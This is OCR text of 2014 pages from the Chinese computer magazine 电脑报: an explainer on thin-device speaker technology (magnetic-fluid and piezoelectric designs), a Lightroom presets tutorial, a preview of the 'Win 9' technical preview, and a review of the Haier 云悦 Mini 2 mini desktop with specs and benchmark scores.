毫无疑问，轻薄已经成为数码设备发展的一条主线。正是这样的要求，让诸多部件纷纷瘦身，更薄的显示屏，更薄的保护玻璃和触控层，结实和轻薄的金属外壳，瘦身的电池和主板。不过，在诸多部件瘦身的过程中，扬声器的瘦身却遭遇了不小的问题，很多设备，比如平板电视和平板电脑，轻薄型号的音质甚至是音量都大幅降低。轻薄的同时仍然保持好的音质，成为扬声器面临的新课题。

扬声器笨重为哪般？

传统扬声器在体积上算是庞然大物，这与其原理息息相关。我们最常使用的扬声器被称为动圈式扬声器，工作原理就是将一个绕着漆包线的音圈，放在由磁体和T铁组成的磁场间隙内，当通上音频电流后，音圈就会在磁场中运动，再推动锥形振膜，振膜振动再推动空气，就发出了声音。想想也知道，要让音圈能够顺畅运动，那么扬声器磁体的磁场必须强，这就要求磁体体积增大，同时磁体和T铁要有一定的厚度，音圈和振膜才有足够的运动幅度，由此来增大音量和避免失真。可如此一来，扬声器的厚度难免增加。而锥形的振膜，虽然有利于推动空气，但对于厚度的影响也是显而易见的。尤其是大尺寸扬声器，锥形盆的存在，导致扬声器厚度明显增加。再加上加速振膜复位的弹波需要有一定的厚度，支撑纸盆的盆架要有足够的强度，否则会影响到音质。因此，从某种意义上而言，扬声器的体积和重量，是保证音质的基础。



扬声器的发声原理，决定了轻薄化有很多挑战

应对轻薄的改进和妥协

轻薄的要求并不是今天才出现，当电视机从CRT切换到液晶时，扬声器就已经显示出不匹配的厚度。在这种情况下，扬声器就面临着改进的迫切需求。首先改变的是占据扬声器过半重量的磁体。之前出于成本和技术角度的要求，扬声器使用的多是铁氧体磁体。较低的磁场强度，让扬声器需要一个巨大的“屁股”才能满足磁场强度需求。如今的轻薄扬声器普遍使用了钕铁硼磁体，这种人造磁体在加入稀土材料后，其磁场强度是传统铁氧体磁体的10倍，这就意味着，磁体体积可以缩小到原来的1/10。

而为了压缩厚度，锥形振膜的锥度也在降低，以往的扬声器锥盆角度很小，这样就会明显增加扬声器厚度。当然锥盆角度增大也会带来极大的副作用，即振膜整体强度降低，扬声器在播放声音时，内部振膜在振动，而振膜强度降低，会导致外部振膜不发生振动，这就会产生严重的分割失真。为降低这一因素的影响，我们可以看到，iPad的扬声器使用了强度较高的聚丙烯材料，同时在振膜上压铸了加强筋，以增加振膜的整体强度。而在iPad Air上，则彻底摒弃了锥形盆，而使用了平面振膜，进一步压缩扬声器的厚度。同时为了增强振膜强度，振膜使用了金属材料，以尽可能降低其对音质的影响。

但这样的轻薄化，也要付出不小的代价，毕竟随着扬声器的轻薄化，音圈和振膜的运动范围会随之缩小，这会影响到扬声器的最大音量。而振膜平面化，对于低音表现力是不利的，同时扬声器尺寸的减小，来自扬声器腔体缩减，对于扬声器的音质和音量都有较大的影响，这也是不少人觉得平板电视和电脑在轻薄化后，音质音量都有所下降的原因。

平板电脑扬声器普遍使用钕铁硼磁体，让磁体体积大大减小

从iPad的塑料锥形振膜到iPad Air的平面金属振膜

磁流体，轻薄音质两相全

如何在进一步压缩厚度的基础上，保证轻薄扬声器的音质和音量呢？索尼在KD-65X9000A平板电视上使用了磁流体技术。所谓磁流体，是一种导磁性能良好的胶状液体，将它填充到磁体与T铁所形成的磁隙中时，就可以取代传统的弹波，为扬声器提供悬挂和阻尼特性，简化动圈扬声器结构，让扬声器做得更薄。

而磁流体的作用还不止这些，前面我们就说过，音圈要在磁体和T铁形成的磁隙中运动才能发出声音。但磁隙中的磁场强度并不均匀，而是呈现两端弱、中间强的非均匀状态，为保证音质，高品质扬声器在设计时，让音圈只在磁体的等磁场强度的中间段进行运动。但随着扬声器瘦身，磁体厚度降低，超薄扬声器要么降低音圈和振膜的运动幅度，但这会降低扬声器最大音量和低音表现力，要么就让音圈在非等强度磁场中运动，但却会影响扬声器音质。而在磁隙中加入磁流体后，流体出色的导磁性，让整个磁隙中都形成了一个均匀磁场，音圈就可以在整个磁隙中运动，既有长行程，又有好音质。

而磁流体的存在，对于提升扬声器功率也大有好处。传统的动圈扬声器音圈发出的热量，只能通过磁隙中的空气传导到磁体和外壳中进行散热。因此扬声器的功率不能做得太大，尤其是轻薄的小扬声器。否则，高温将烧毁音圈。但在加入磁流体后，磁流体导热性能的提升，扬声器的功率就可以大大提升，也就是说，小扬声器也能有更大的功率和音量。

索尼X9000a系列使用的磁流体扬声器


一般扬声器与磁流体扬声器的比较

压电效应显威力


但当设备进一步轻薄，传统的动圈扬声器已经难于满足要求，如LG 55EA9800 CA，其边缘尺寸只有4.3mm，即便装入传统的动圈扬声器，也难于有足够的空间设置腔体，更甭提动圈扬声器那造型与9800的亚克力边框在外形上格格不入了。那么，9800是如何解决这一问题的呢？这就是京瓷公司开发的压电效应扬声器。

什么是压电效应呢，简单地说，就是一些特殊的晶体，如锆钛酸铅陶瓷，在电场的驱动下，其晶体会产生取向，从而导致材料外形产生变化，或是在晶体取向时，材料产生振动，电能就变成了机械能。京瓷的压电效应扬声器，正是依靠这一原理，在压电陶瓷上通上音频电流，使压电陶瓷产生振动，同时在压电陶瓷上，还贴有一层复合薄膜，陶瓷将振动传递给复合薄膜后，推动空气振动，从而发出声音。简单的结构，可以让扬声器的厚度与重量都大大降低，应用在9800上的扬声器外形为70mm×110mm，其厚度只有1.5 mm，重量更只有23g，丝毫不会成为轻薄化的负担，如果使用35mm×65mm的压电扬声器，厚度更只有1.0 mm，重量为7g，而19.6mm×27.5mm的小型扬声器，厚度为0.7 mm，重仅1g。如此轻薄，让压电扬声器在轻薄大潮中，有了大显身手的机会。

不过，压电扬声器也有自己的缺点，当电场频率较低时，晶体的变形引发的振动幅度也会随之降低，作为扬声器而言，也就是其低音表现能力较差。如9800上的压电扬声器，其低频下限为200Hz，在观看一般电视节目时，问题还不大，但对于影视大片中的战争爆炸场面，就有些力不从心了。



LG 55EA9800 CA使用的京瓷压电扬声器



压电效应原理

总　结　轻薄时代期待突破

不可否认，轻薄化趋势的确对音质造成了不小的影响。这也影响了不少平板电视和平板电脑的声音表现。这样的现实对轻薄扬声器的设计，提出了新的要求。尽管厂家们也通过传统动圈扬声器的改造，使用压电扬声器等方式，以求突破这一瓶颈；但从现阶段来看，这些改进措施，还难于实现轻薄与音量、音质的最佳平衡。轻薄时代，要求扬声器在轻薄的同时，在音质上也有新的突破，而实现这一切，也许还要从发声原理上入手，这只能让工程师们在未来努力了！

责编:向波　**美编**:毛代洪　**组版**:何雪松　**责校**:曾灿
日期:2014.9.22　**投稿邮箱**:pcw-digital@vip.sina.com

扫描二维码或者在微信的订阅号中查找“laolang-pcw”即可在手机上看老狼讲习所。

看惯了网上的精美大片，再看看自己的照片，哎，真是惨不忍睹。为何别人的照片色彩那么漂亮，而自己拍的照片总是这么平淡无味？想改变原来照片色调，可自己并不清楚怎么改……没关系，我们今天就来学习Lighroom中的预设效果吧。这是一种高效的个性色彩调整，即使你没有色彩调整基础也能调出漂亮的色彩效果。

Tips：本期内容要看彩色大图，请扫描左上角二维码，或者关注老狼微博：@电脑报老狼，本系列将同步更新

快乐学修图（10）

个性色彩我做主


——新手也能调色

认识Lightroom中的预设调整

老狼经常遇到这样的求助：“老狼，我想给照片调色，但我不知道怎么调。”虽然这是个很难回答的问题，但老狼能深刻理解一个新手当时的心态，在老狼刚学修图那会儿何尝不是这样？既想让自己的照片更有个性，但不知道怎么才能让调色具有个性。其实这个问题，图像处理软件早就为你考虑到了，在Photoshop中有很多经典的“动作”模板可以套用（网上有很多模板可下载），在Lightroom中有很多现成的预设命令可直接使用。

相比较而言，Lightroom中预设更具有灵活性，先套用一个自己觉得还行的预设，然后在这个基础上再修改，最终达到自己满意的效果。这就是Lightroom中预设功能，它能让你解决不知道如何调色的问题，同时它更重要的功能是，快速地批量处理调色照片，让你的工作效率更高。


当我们把照片导入到Lightroom中，点修改照片模板，在左边的导航器面板中我们就可以看到下面的“预设”设置，点开后可以看到很多的现成模块，这里面每一个模块，是根据许多人调色的经验设置的，这些设置是将许多的调色步骤融合成一个模块，你只需要点一下鼠标就能把这些命令应用到自己的照片上。



怎么应用预设？


看到这里，很多新手就笑了，这下太好了，点一下鼠标我就能和大师一样，调出个性的色彩了。的确，你可以只点下鼠标就能调出非常棒的色调。但这并非个性的色调，所谓个性的色调是独一的，况且这些预设命令是针对当时照片设定，并不一定完全适合你的照片。这里我们只是站在大师的肩上，让照片色彩更有个性，那么还需要我们自己努力。

首先，我们得清楚，这些预设到底是做了哪些调整。然后才能根据这些调整做出适当的改变。下面我选择一张茶馆的照片来做示例，这张数码照片在夏天拍摄，鲜艳的色彩和老茶馆的气氛不符，那么我们就先选择一个黑白效果的预设模块，这里选择“迂回漂白”（别问我为什么叫这个名字，只是一个名称而已），照片变成了黑白，同时带有点青色的调子，比纯黑白更有味道，接下来我们来看看它到底在哪里做了调整？



在右边的调色控制区域，我们展开每个调色功能面板，我们看到最明显的地方是在“分离色调”设置中，将高光和阴影的“色相”和“饱和度”都设置到了最低，同时在其他地方也做了很多调整，比如偏好设置中的清晰度、饱和度等。

只有找到这些设置，我们才能根据需求做出改进，比如我们不想把照片调成纯黑白的效果，只保持这种怀旧的味道就可以了，那么在我们刚才找到调整过的地方，重新进行调整就可以了。




在前面设置的基础上，按照自己想要的效果，做进一步的调整


利用预设高效设置

不知道大家在拍摄一组照片时，如何整理调色？老狼的习惯这里可以给大家分享一下，一般是选择几张或者十多张照片，整理成一个组。在后期色彩调整的时候，老狼习惯是一组一组地调整，一般是把一组照片调成同一种或者相近的色调，这样的好处是这一组主题更加的鲜明统一。如果你也有这样的习惯，那么在Lightroom中调整就太方便了。我们可以先在预设中选择一个模块，然后再对模块进行修改，保存这个预设，然后把这一组照片导入，全部选择后，一键同步。如果不满意，可以进行个别的调整。许多人都惊叹老狼后期处理照片的速度神速，其实就是这样来的，下面老狼就来演示一下操作过程吧。

1. 按照前面介绍的方法，我们先选择一个预设模块，根据画面需求，做出色彩上细节调整，接近自己满意的效果。




2. 点菜单：“修改照片→新建预设”，在弹出的对话框中给“预设名称”起一个名字，比如我这里调整的早晨的照片，命名为：“魅力早晨”。在设置中，大家看到有一大堆的设置选择。这里怎么选？这些命令是指在你调整过程中包含的命令，基本上不用做出调整，如果你有特殊的需求，比如你只想对照片的锐度或者白平衡做出调整，那么你只勾选这两项，后面你就可以批量调整。这里我们不用管这些设置，然后点“创建”继续。



预设名称：魅力早晨

3. 做了上一步的设定后，现在我们在预设中看到创建的预设“魅力早晨”，接下来，我们一次选择我们要调整的照片（可以用鼠标框选，也可以结合shift和ctrl键多选），然后在右边的控制面板中把“同步”命令左边的小按钮向上移，变为“自动同步”，最后点预设面板中我们设定的“魅力早晨”模块。现在我们看到我们选择的照片全部统一为同一种色调风格了。如果对某一张不满意，再单独进行调整。

提示： Lightroom中的预设非常多，不仅是画面色彩效果的预设，还可以进行图片过滤、关键字选择，每个调整设置中还可单独设定某一项预设。总之你习惯在Lightroom中的各项设置命令，你都可以预设。由于版面关系，这里就不一一展开讲，大家可以去查阅资料或者自己摸索。



所选中的照片，瞬间都调成统一的色调风格。即使调整几十张照片，我们也只需要几分钟甚至更短的时间，这样我们的照片调整效率就大大地提高了

www.cooland.com

PC地带
C版 | 22~30 版 电脑报
日期:2014.9.22 **第 37 期**
责编:徐远志 **美编**:毛代洪
组版:况中银 **责校**:曾 灿
投稿邮箱:pcw-pc@vip.sina.com

扫一扫
加微信看 PC 地带

这次还让人抓狂吗?

Win 9 技术预览版抢先看

@LION

手机扫描二维码
全彩内容随身读

Win 8系统给人东拼西凑的感觉，而且低级错误无数，不仅不能给用户带来效率的提升和愉悦的体验，反而让用户连最基本的应用都无从下手了。总体来看，评Win 8为微软近十年来最糟糕的操作系统是不为过的。事实上，笔者玩电脑快三十年了，个人认为Win 8是微软历史上最差劲的操作系统。

Win 8注定不可能有大作为了，那么，将于2015年上市的Win 9能否带来一丝欣慰呢? Win 9操作系统是否会对Win 8做全面的改变呢? 是一雪前耻，还是狗血到底呢? 让我们抢在Win 9技术预览版发布前来看看它的特性吧(本文主要针对传统电脑)，或许，你能够从中找到一些答案。

提示:一个关于 Win 9 的误传

现在很多媒体都在说:由于 Win 8 太糟糕了，所以微软将 Win 9 提前到 2015 年上市。实际情况是:Win 9 原本计划的上市时间就是 2015 年，各位可以去翻看一下 Win 8 上市之初的新闻，那时微软就已透出消息，称 Win 9 将于 2015 年的某个时候上市。

说白了就是:Win 8 上市之前，微软内部就已经知道它很烂了，但已经不得不发布，所以干脆就把它当作“小白鼠”，最终靠 Win 9 来成熟和完善。

温习:Win 9 已知的部分特性

●非触控设备会直接启动到传统桌面;

●触控设备会直接启动到磁贴应用界面;

●有消息说，在手持设备上，传统桌面会彻底消失(目前还无法证实);


●整合了 Cortana 语音助手;

●Charm Bar(屏幕右侧弹出菜单)可通过设置取消。

感动! 传统开始菜单回归

提到 Windows 的 “开始菜单”，恐怕绝大部分用户想到的都是点击系统桌面左下角的 Windows 徽标按钮弹出的那个程序菜单。不过在 Win 8 系统中，这个菜单消失了! 取而代之的是磁贴应用界面——最有趣的是微软称之为 “开始屏幕”，非常容易和开始菜单混淆。事实上，当应用完全变成了一个个色块(指磁贴图标)后，启动和查找的效率反而大大降低了，所以，几乎所有用户都要求微软将系统的开始菜单改回传统形式。

好消息是:微软在 Win 9 上采纳了这一建议，传统的开始菜单回来了!


最老式的 “开始菜单” 回归了! 不过右侧附着了磁贴应用
Microsoft
Documents
Pictures
PC settings
File Explorer
Snipping
Calculator
Sticky Notes
Shut down
Restart
Microsoft Feedback
这里引入了电源按钮，可关机或重启
点 “所有应用” 项进入 “开始菜单” 的第二层，这和Win7的设计相同
All Apps
Search everywhere
Store
Mail
Microsoft Confidential


顺便说说“关机”功能，这个最基本的功能在 Win 8 上弄哭了不少老鸟——藏得太深，很难找到! 这一让人无语的设计终于在 Win 9 上得到了解决:Win 9 系统直接将账户功能(注销、锁定等)和电源按钮(“重启”和“关机”)设置在了开始菜单顶端——这样一目了然。笔者感动得流泪了!

磁贴应用可附着在开始菜单右侧

Win 8 最大的 “创新”——磁贴应用，其实是个颇受争议的东西。笔者当年对它的新鲜劲也就维持了几天，后来发现这种磁贴又丑又占空间，尤其是磁贴界面缩小后(Win 8 的磁贴应用总览功能)，80%以上的屏幕空间被浪费留白，这是从根本上错误的设计。

在 Win 9 上，磁贴应用不再被当作主要卖点了，它从某种意义上成了“附属物”，可附着在开始菜单右侧。当然，用户依旧可以通过鼠标右键菜单调整磁贴的大小，并可对磁贴应用进行卸载。


我们还注意到一处变化:在 Win 9 系统上，点开始菜单上的“All Apps”项(“所有应用”项，Win 7 系统的开始菜单上也有类似设计)，弹出的程序列表已不是传统的程序组形式了，而是磁贴小图标。当然，其卸载方式也就发生了改变。Win 7 中，要卸载某一程序，可在程序组中找 “卸载”项。Win 9 中，“卸载”项没有了，要卸载程序直接在磁贴小图标上点鼠标右键，然后选“卸载”——必须承认，Win 9 的操作效率更高!



15°
Berlin
Regen
Heute
20°/15° Bewölkt
Morgen
23°/15° Teilweise bewölkt
Unpin from Start
Pin to taskbar
Uninstall
Resize
Turn live tile off
Small
Medium
Wide
Large
Microsoft Feedback
“开始菜单” 右侧附着的磁贴应用，也能通过鼠标右键菜单进行各种操作，如调整磁贴大小、关闭动态效果、卸载等
Alles für die Unabhängigkeit
Spiele
Zuchinisalat mit Schinken
Store
Mail

应用商店可窗口化运行了

电脑应用中，这种场景很常见:用户一边窗口化玩着游戏，一边开着 QQ 和朋友聊天。但 Win 8 的磁贴应用却无法真正的窗口化运行(左右分栏技术落实到实际应用中问题很多)，导致了使用的不便。所以，Win 9 放宽了限制，即便是磁贴应用也可以窗口化运行了——至少，应用商店是可以了!

有趣的是，磁贴应用的窗口菜单上还多出了很多原本 Charm Bar 的功能项——看来弹出来遮挡视线的 Charm Bar 的确不受人喜欢，它的功能已被转移到了别处。


这是第二层 “开始菜单”，左侧是应用列表
Calculator
Calendar
Camera
Open
Uninstall
Unpin from Start
Pin to taskbar
磁贴应用依旧附着在右侧
在程序上点鼠标右键，就可在弹出菜单中卸载程序，非常方便
Microsoft Feedback
Back
注意，搜索按钮出现在了任务栏上
Microsoft Confidential



Recycle Bin
Store
App Commands
Search
Share
Play
Print
Project
Settings
Full Screen
应用商店可以窗口化运行了，点应用商店图标还多出了不少选项
细看这些选项，眼熟吗? 对! 正是Win 8屏幕右侧弹出菜单中的选项

虚拟桌面:向 OS X 学习

如果各位玩过苹果笔记本，就知道它的 OS X 操作系统提供了多个虚拟桌面，不同桌面承载不同的应用和功能。从某种意义上说，大家也可以把智能手机 / 平板的多屏理解为多个虚拟桌面，每个虚拟桌面可堆放一定数量的应用图标及特定应用界面。

Win 9 也引入了虚拟桌面概念!

在 Win 9 任务栏的显著位置，有一个“虚拟桌面”图标，点击它，就能设置、查看并切换虚拟桌面。目前微软演示了在不同的虚拟桌面上运行不同应用的视频。理论上，各种应用图标也可以分别设置在不同的虚拟桌面上。


添加虚拟桌面
Add a desktop
虚拟桌面列表和切换
虚拟桌面功能图标
Microsoft Confidential

总体而言，虚拟桌面是比较炫的功能，但在这里笔者也要指出:如果设计得不好，恐怕还不如按“Alt+Tab”键进行多任务切换来得实在——至少就目前来看，笔者觉得这一切换方式，以及底部任务栏上的多标签页没有什么不好。

通知中心:以后 Windows 应用也要一周一更新?

如果各位用电脑的时间比较长，就会发现系统托盘区(屏幕右下角区域)经常会弹出一个小提示框，提示你“系统可以更新了”、“Flash Player 有新版本了”、“杀毒软件病毒库太老了”……

Win 9 中，微软打算把这些“各自为政”的信息收集起来，集中到一个名为“通知中心”的界面上，这样看起来比较整洁和规范——我想微软是这个意思吧……

不过，传统 Windows 应用有什么需要经常通知的呢?难道，以后电脑应用也要大变革，像手机应用一样，一周一更新甚至一夜一更新来刷存在感?或许“合理的解释”是:未来的 Windows 应用可能更加社交化，通知中心会承载社交信息提示的功能。

小　结 目前看起来是赞

由于仅仅是技术预览版的“信息泄露”，所以笔者也不打算在这里做太多分析和总结。但至少就目前看到的特性来说，Win 9 还是不错的。相对于 Win 8，Win 9 不再强推傻傻的色块和触控了(事实上，触控应用在 Windows 电脑上的推广已算是失败了，就让触控变为 Windows 电脑的“额外加分项”吧，甭当什么“PC 的未来”了)，而且也真正听取了用户的意见，不仅把“有用、好用”的特性“拿了回来”，还进一步发扬光大。

最后想说的是:这些年，微软做的奇葩事情、设计的奇葩产品实在太多，现在还愿意表扬微软的人真心少得可怜。但在这里，笔者还是坚持为 Win 9 点一个赞! 至少，目前看起来是赞。

迷你四核台式机

0.6L海尔云悦Mini 2台式机评测

手机扫描二维码
全彩内容随身读

电脑报
购买指数
★★★★
LAB

高性能、大型3D游戏、强力处理器……今年的PC行业似乎已经被这些充满热血的参数充斥。不过冷静下来观察一下消费者的反响，大多数还是希望买一台可满足基本需求（上网、看电影听音乐、Office办公、玩休闲游戏）的低价实用型电脑，而且最好是安装维护都很方便，放在哪里都不显得累赘。而这，正是以海尔云悦Mini 2为代表的小型台式机的舞台！

3.5英寸硬盘般迷你，可立可卧可挂适应性强

云悦Mini 2跟其他品牌的小型台式机一样采用了相当小巧的设计，整机体型与一块3.5英寸硬盘几乎相当，当然体重可就轻多了，只有470g，比起前代产品要轻了300g。我尝试用它来进行办公，下班后放在挎包里挤地铁回家后用它接上电视看电影，除了连接线材略显麻烦之外，它不会给我带来任何重量上的负担。只要你没有在路上玩电脑的习惯，把它当作一台没有显示器的笔记本电脑也不为过。


云悦Mini 2的摆放方式也比较随意，随机附赠了一个让它站立摆放的支架（注意：因为该机内部设计有风扇，因此出风口必须朝上站立），但因为没有采用固定措施，所以比较容易被外力打翻，如果家里有调皮小孩可得小心。当然它也可以像一台DVD播放机一样卧倒在你的显示器下方，海尔还比较聪明地为云悦Mini 2配备了4个脚垫（需自己安装），垫高卧倒摆放的机身以防摩擦桌面损伤机身。除此之外还可以将云悦Mini 2挂在显示器后面，节省桌面空间（挂架需单独购买），不过对于需要经常连接外设的用户而言这种模式会显得很繁琐。总体而言云悦Mini 2的环境适应性比较强，用户可根据自身需求来进行调整，而这也是很多小型台式机所共有的优势。

海尔云悦Mini 2的体型小巧，与一块3.5英寸硬盘体积相当，但重量只有470g，移动性相当出色，还可卧可立可后挂，适应性较强

性能满足基本办公与家用需求

受限于0.6L的机箱体积，我们不能拿云悦Mini 2的硬件配置与传统台式机相提并论，该机采用了赛扬J2900处理器平台，这是一颗基于Baytrail-D架构的低功耗处理器，TDP仅10W，虽然并非采用主流PC常用的Haswell架构处理器，但这颗频率达到2GHz的赛扬J1900在我们的日常应用测试中同样得到了值得肯定的表现，在开启多个浏览器标签、后台BT下载的情况下，依然可以比较流畅地进行Word文档操作，即便用Photoshop简单处理图片也完全不在话下，办公需求是可以轻松满足的。

至于家用，播放1080P视频时处理器占用率也可以控制在30%以内，不会出现卡顿等问题，玩QQ游戏当然也是不在话下，所以它的基本家用性能同样也是有保证的。在中高负载下的整机功耗也不过30W出头，用作下载机也相当合宜。




虽然体型小巧，但海尔云悦Mini 2的接口很丰富，多个USB3.0/2.0接口，VGA/HDMI齐全，甚至还有线性输出接口，易用性比较出色

接口全面，做工普通

一般来说小型台式机的接口配置都难以让人期待，毕竟它的体型只有这么一点大，不过云悦Mini 2还是给了我们不少的惊喜。首先它的2个USB3.0接口全都采用了前置设计，除此之外还设计了专用的休眠按键，因为本来它就是低功耗产品，如果用休眠来替代关机，就可以极低功耗（低于1W）实现几秒之内快速唤醒，实用性不错。除此之外，该机还后置了多达4个USB2.0接口（虽然略显拥挤），并标配HDMI和VGA输出，以及有线无线双网卡设计，而且还有专用的音频线性输出接口，可连接功放来增益音频效果，有家庭影院系统的玩家云悦Mini 2同样可以玩转……综合来说，云悦Mini 2扩展性甚至超过了部分笔记本。

作为一款售价1699元的小型台式机，云悦Mini 2的做工只能算是普普通通，不过在机身上略用力按压也不会有很明显的松垮感，全塑料黑色外壳搭配圆润的边角设计让它比较容易融入到现代家装环境当中，目前的大多小型台式机在做工方面也都不过如此。



海尔云悦Mini 2内部结构紧凑，并未像DIY产品那样采用被动散热，而是配备了一个风扇对内部进行导热，让长时间使用更加冷静

主动散热效果不错，易于维护

在DIY领域大多采用Baytrail-D平台的方案都采用了无风扇设计，在空置状态下的处理器温度都可以超过60℃，虽然还勉强过得去，但也比较难以保证长时间使用的稳定性，所以云悦Mini 2采用了主动式散热方案，不仅让赛扬J1900处理器可以更冷静地运行，也加强了内部风道流通性，所以云悦Mini 2在中高负载下的内部温度也可稳定在60℃左右，比较靠谱。

与大多小型台式机一样，云悦Mini 2的维护很方便，只需拧下四角的螺丝就可掀开侧盖，该机的内部做工比较扎实，可玩性方面还是有一些值得称赞的设计，比如预留了1个Mini PCI-E接口（可兼容mSATA，方便升级SSD），而且标配了2.5英寸500GB硬盘，不过只有1个内存插槽阻碍了可升级性。

预留Mini PCI-E/mSATA接口让海尔云悦Mini 2具备了一定的SSD升级空间，不过单内存插槽略显不足

服务电话：4006999999

✓ 价格低廉，接口全面，性能足以满足基本应用

✗ 做工普通，细节还有提升余地

主要参数

- ■**显示器**：选配
- ■**处理器**：赛扬J1900（四核心四线程，主频2GHz，最高睿频2.41GHz）
- ■**内存**：4GB DDR3L-1600
- ■**显卡**：GMA HD
- ■**存储**：500GB HDD
- ■**网络**：11n无线+千兆有线
- ■**重量**：470g，支持显示器后挂
- ■**其他**：2×USB3.0、4×USB2.0、HDMI、VGA、SD读卡器、耳机麦克风、音频线性输出、Mini PCI-E（内置）
- ■**系统**：DOS
- ■**参考价格**：**1699**元

性能测试

- ■**CineBench R10 单核心/多核心/显卡**：6715/13925/5595
- ■**CineBench R11.5 单核心/多核心/显卡**：1.79pts/7.74pts/55.72fps
- ■**WinRAR**：2251KB/s
- ■**3DMark 2013 Cloud Gate**：1621
- ■**HD Tune连续读取**：85.9MB/s

工程师总结 | 黎坤

以基本功为看点

